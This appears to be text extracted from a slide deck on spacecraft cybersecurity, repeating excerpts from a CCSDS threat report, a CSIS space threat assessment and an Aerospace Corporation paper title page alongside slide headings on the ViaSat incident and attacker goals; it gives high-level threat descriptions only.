
ViaSat Incident




ViaSat Incident



Firmware Attacks



Not so Novel



Not so Novel

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted to the originally intended destination, they might be executed, potentially at a later time. If the replayed commands are not rejected, they could result in duplicate spacecraft operations, such as a maneuver of a spacecraft re-orientation, with the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues, loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 UNAUTHORIZED ACCESS

Applicable to: Space Segment, Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted to the spacecraft at an unintended destination, they might be executed, potentially at a later time. If the replayed commands are not rejected, they could result in duplicate spacecraft operations, such as a maneuver of a spacecraft re-orientation, with the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues, loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 UNAUTHORIZED ACCESS

Applicable to: Space Segment, Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

MARCH 2020

A REPORT OF
THE CSIS
AEROSPACE
SECURITY
PROJECT

SPACE THREAT ASSESSMENT 2020

Authors
TODD HARRISON
KAITLYN JOHNSON
THOMAS G. ROBERTS
TYLER WAY
MAKENA YOUNG

Foreword
MARTIN C. FAGA

CSIS | CENTER FOR STRATEGIC & INTERNATIONAL STUDIES

Not so Novel

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted to the spacecraft, they might be executed, potentially at a later time. If the replayed commands are not rejected, they could result in duplicate spacecraft operations, such as a maneuver or a spacecraft re-orientation, with the result that a spacecraft is in an unintended orientation, tumbling, and/or pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues, loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 UNAUTHORIZED ACCESS

Applicable to: Space Segment, Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.




Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities still pose a cyber threat.⁹

A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are “silent” and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

Not so Novel

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted to the spacecraft, they might be executed, potentially at a later time. If the replayed commands are not rejected, they could result in duplicate spacecraft operations, such as a maneuver or a spacecraft re-orientation, with the result that a spacecraft is in an unintended orientation, tumbling, and/or pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues, loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 UNAUTHORIZED ACCESS

Applicable to: Space Segment, Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.



Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities still pose a cyber threat.⁹

Cyberattacks on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

Cybersecurity Protections for Spacecraft: A Threat Based Approach

April 29, 2021

Brandon Bailey
Cyber Assessment and Research Department (CARD)
Cybersecurity Subdivision (CSS)

Prepared for:
U.S. GOVERNMENT AGENCY

Contract No. FA8802-19-C-0001

Authorized by: Defense Systems Group

Distribution Statement A: Distribution Statement A: Approved for public release; distribution unlimited.



Attacker Goals



Denial of Service

Attacker Goals



Denial of Service



Malicious Data
Interaction

Attacker Goals



Denial of Service



Seizure of Control



Malicious Data Interaction

Attacker Goals



Denial of Service



Seizure of Control



Malicious Data Interaction

Attacker Goals




Seizure of Control

Attacker Goals

